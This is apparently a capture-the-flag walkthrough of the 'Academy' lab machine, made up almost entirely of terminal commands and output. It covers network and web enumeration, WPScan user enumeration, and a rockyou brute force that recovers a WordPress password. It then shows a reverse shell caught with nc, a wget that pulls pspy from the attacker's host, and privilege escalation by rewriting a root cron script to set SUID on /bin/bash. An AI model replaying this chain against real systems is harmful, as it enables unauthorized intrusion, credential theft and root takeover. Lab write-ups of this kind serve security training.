

Academy

```
[sudo] password for miguel:  
[root@miguel ~]# arp-scan -I eth0 --localnet  
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b5:13:bf, IPv4: 192.168.137.12  
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied  
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied  
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)  
192.168.137.1 98:25:4a:69:5c:f8 (Unknown)  
192.168.137.4 a4:42:3b:28:f6:77 (Unknown)  
192.168.137.7 00:0c:29:6e:cd:24 (Unknown)  
  
3 packets received by filter, 0 packets dropped by kernel  
Ending arp-scan 1.10.0: 256 hosts scanned in 2.313 seconds (110.68 hosts/sec). 3 responded  
  
[root@miguel ~]# ping 192.168.137.7  
PING 192.168.137.7 (192.168.137.7) 56(84) bytes of data.  
64 bytes from 192.168.137.7: icmp_seq=1 ttl=64 time=2.05 ms  
64 bytes from 192.168.137.7: icmp_seq=2 ttl=64 time=1.82 ms  
64 bytes from 192.168.137.7: icmp_seq=3 ttl=64 time=1.43 ms  
^C  
--- 192.168.137.7 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2003ms  
rtt min/avg/max/mdev = 1.430/1.767/2.052/0.256 ms
```

```
[root@miguel ~]# nmap -sS --open -p- -Pn -n --min-rate 5000 -vvv 192.168.137.7  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 13:46 -03  
Initiating ARP Ping Scan at 13:46  
Scanning 192.168.137.7 [1 port]  
Completed ARP Ping Scan at 13:46, 0.18s elapsed (1 total hosts)  
Initiating SYN Stealth Scan at 13:46  
Scanning 192.168.137.7 [65535 ports]  
Discovered open port 22/tcp on 192.168.137.7  
Discovered open port 80/tcp on 192.168.137.7  
Completed SYN Stealth Scan at 13:46, 12.43s elapsed (65535 total ports)  
Nmap scan report for 192.168.137.7  
Host is up, received arp-response (0.0037s latency).  
Scanned at 2025-02-05 13:46:06 -03 for 12s  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE REASON  
22/tcp    open  ssh      syn-ack ttl 64  
80/tcp    open  http     syn-ack ttl 64  
MAC Address: 00:0C:29:6E:CD:24 (VMware)
```

```
[root@miguel ~]# nmap -sCV -p22,80 -Pn -n -vvv 192.168.137.7  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-05 13:46 -03
```

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 cb:96:e2:96:ae:29:8d:89:da:c0:c6:86:d8:3a:57:12 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAQABBLGo07kr3Uoz+JBPq/kDRLHzK6V3T
+ClickqqpZu8uufk=
|   256 8d:8d:c4:c3:5e:ba:f1:2f:ff:1a:d1:97:ef:6a:2f:34 (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI00cJidRXIkbitWFu77cNftfZoLqImpyYXIEr81L4L6b
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.59 ((Debian))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:6E:CD:24 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


```
└─[root💀miguel]─[~/home/miguel]
└─# nmap --script http-enum -p80 -Pn -n -vvv 192.168.137.7
```

```
PORT      STATE SERVICE REASON
80/tcp    open  http     syn-ack ttl 64
| http-enum:
|_ /wordpress/: Blog
|_ /wordpress/wp-login.php: Wordpress login page.
MAC Address: 00:0C:29:6E:CD:24 (VMware)
```

```
└─[root💀miguel]─[~/home/miguel]
└─# whatweb 192.168.137.7
http://192.168.137.7 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[192.168.137.7], Title[Apache2 Debian Default Page: It works]
└─[root💀miguel]─[~/home/miguel]
```



```
127.0.0.1      localhost  
127.0.1.1      miguel.miguel    miguel  
  
# The following lines are desirable for IPv6 capable hosts  
::1      localhost ip6-localhost ip6-loopback  
ff02::1  ip6-allnodes  
ff02::2  ip6-allrouters  
192.168.137.7 academy.thl  
~  
~
```



```
[root@miguel ~]# gobuster dir -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u "http://192.168.137.7/wordpress/" -t 20  
0 _<.php,.html,.txt
```

```
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 278]
/wp-content     (Status: 301) [Size: 329] [--> http://192.168.137.7/wordpress/wp-content/]
/.php           (Status: 403) [Size: 278]
/.wp-login.php  (Status: 200) [Size: 6583]
/.license.txt   (Status: 200) [Size: 19915]
/.wp-includes   (Status: 301) [Size: 330] [--> http://192.168.137.7/wordpress/wp-includes/]
/readme.html    (Status: 200) [Size: 7401]
Progress: 16310 / 882240 (1.85%) [ERROR] Get "http://192.168.137.7/wordpress/index.php": context deadline exceeded (Client.Timeout exceeded waiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/2005.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/04.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/products.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/05.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/faqs.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/forum.txt": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/forum.html": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/forum.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/software": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.137.7/wordpress/software.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
/wp-admin        (Status: 301) [Size: 327] [--> http://192.168.137.7/wordpress/wp-admin/]
/xmlrpc.php     (Status: 405) [Size: 42]
/.html          (Status: 403) [Size: 278]
/.php           (Status: 403) [Size: 278]
/.wp-signup.php (Status: 302) [Size: 0] [--> http://academy.thl/wordpress/wp-login.php?action=register]
Progress: 782640 / 882240 (88.71%)
```

```
[root@miguel]# wpscan --url http://academy.thl/wordpress --enumerate u --api-token [REDACTED]
```




WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automattic - <https://automattic.com>
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00


[1] User(s) Identified:

[+] dylan
| Found By: Wp Json Api (Aggressive Detection)
| - http://academy.thl/wordpress/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Confirmed By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```





```
(root@miguel)-[~/home/miguel]
# wpscan --url http://academy.thl/wordpress -U dylan -P /usr/share/wordlists/seclists/rockyou.txt
```

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - dylan / password1
Trying dylan / anthony Time: 00:00:01 <
> (30 / 14344422) 0.00% ETA: ???:???:??
[] Valid Combinations Found:
Username: dylan, Password: password1
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```



A screenshot of the WordPress dashboard. The top navigation bar shows the URL "Not secure academy.thi/wordpress/wp-admin/" and the title "Mi Web No Hackable". On the far right, there are user icons for "Hola, dylan" and links for "Opciones de pantalla" and "Ayuda". The left sidebar has a dark background with white text and icons. It includes sections for "Escritorio", "Actualizaciones", "Bit File Manager", "Entradas", "Medios", "Páginas", "Comentarios", "Apariencia", "Plugins", "Usuarios", "Herramientas", "Ajustes", and "Cerrar menú". A message at the top of the sidebar says "¡Ya está disponible WordPress 6.7.1! Por favor, actualiza ahora.". The main content area has a dark header with the text "Escritorio" and a large white banner that says "¡Te damos la bienvenida a WordPress!". Below this, it says "Aprende más sobre la versión 6.5.3." and features three call-to-action boxes: "Crea contenido rico con bloques y patrones", "Personaliza todo tu sitio con temas de bloques", and "Cambia la apariencia de tu sitio con los estilos". At the bottom of the dashboard are two search/filter bars: "Bit Apps" and "Borrador rápido".



```
[root@miguel]# nc -lvp 443
listening on [any] 443 ...
connect to [192.168.137.12] from (UNKNOWN) [192.168.137.7] 36470
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64 GNU/Linux
 09:19:14 up 36 min,  0 user,  load average: 0.00, 0.36, 2.04
USER     TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

```
www-data@debian:/tmp$ wget http://192.168.137.12:2323/pspy
--2025-02-05 09:52:40-- http://192.168.137.12:2323/pspy
Connecting to 192.168.137.12:2323... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3518724 (3.4M) [application/octet-stream]
Saving to: 'pspy'

pspy
pspy
pspy
pspy - version: 1.2.1 - Commit SHA: kali

[pspy]
```

```
2025/02/05 09:52:51 CMD: UID=0 PID=15
2025/02/05 09:52:51 CMD: UID=0 PID=14
2025/02/05 09:52:51 CMD: UID=0 PID=13
2025/02/05 09:52:51 CMD: UID=0 PID=12
2025/02/05 09:52:51 CMD: UID=0 PID=11
2025/02/05 09:52:51 CMD: UID=0 PID=10
2025/02/05 09:52:51 CMD: UID=0 PID=8
2025/02/05 09:52:51 CMD: UID=0 PID=6
2025/02/05 09:52:51 CMD: UID=0 PID=5
2025/02/05 09:52:51 CMD: UID=0 PID=4
2025/02/05 09:52:51 CMD: UID=0 PID=3
2025/02/05 09:52:51 CMD: UID=0 PID=2
2025/02/05 09:52:51 CMD: UID=0 PID=1
2025/02/05 09:53:01 CMD: UID=0 PID=2354 init [2]
2025/02/05 09:53:01 CMD: UID=0 /usr/sbin/CRON
2025/02/05 09:53:01 CMD: UID=0 PID=2355 /usr/sbin/CRON
2025/02/05 09:53:01 CMD: UID=0 PID=2356 /bin/sh -c /opt/backup.sh
2025/02/05 09:54:01 CMD: UID=0 PID=2357 /usr/sbin/CRON
2025/02/05 09:54:02 CMD: UID=0 PID=2358 /usr/sbin/CRON
2025/02/05 09:54:02 CMD: UID=0 PID=2359 /bin/sh -c /opt/backup.sh
```

```
www-data@debian:/opt$ nano backup.sh
```

```
#!/usr/bin/bash
chmod u+s /bin/bash
```

```
www-data@debian:/opt$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1265648 Apr 23 2023 /bin/bash
```

```
root@kali:~# bash-5.2# cat /root/root.txt
39531504f0ddd4778a542fae02fe4733
bash-5.2# cd /home/debian/user.txt
bash: cd: /home/debian/user.txt: Not a directory
bash-5.2# cat /home/debian/user.txt
f3e431cd1129e9879e482fcb2cc151e8
bash-5.2#
```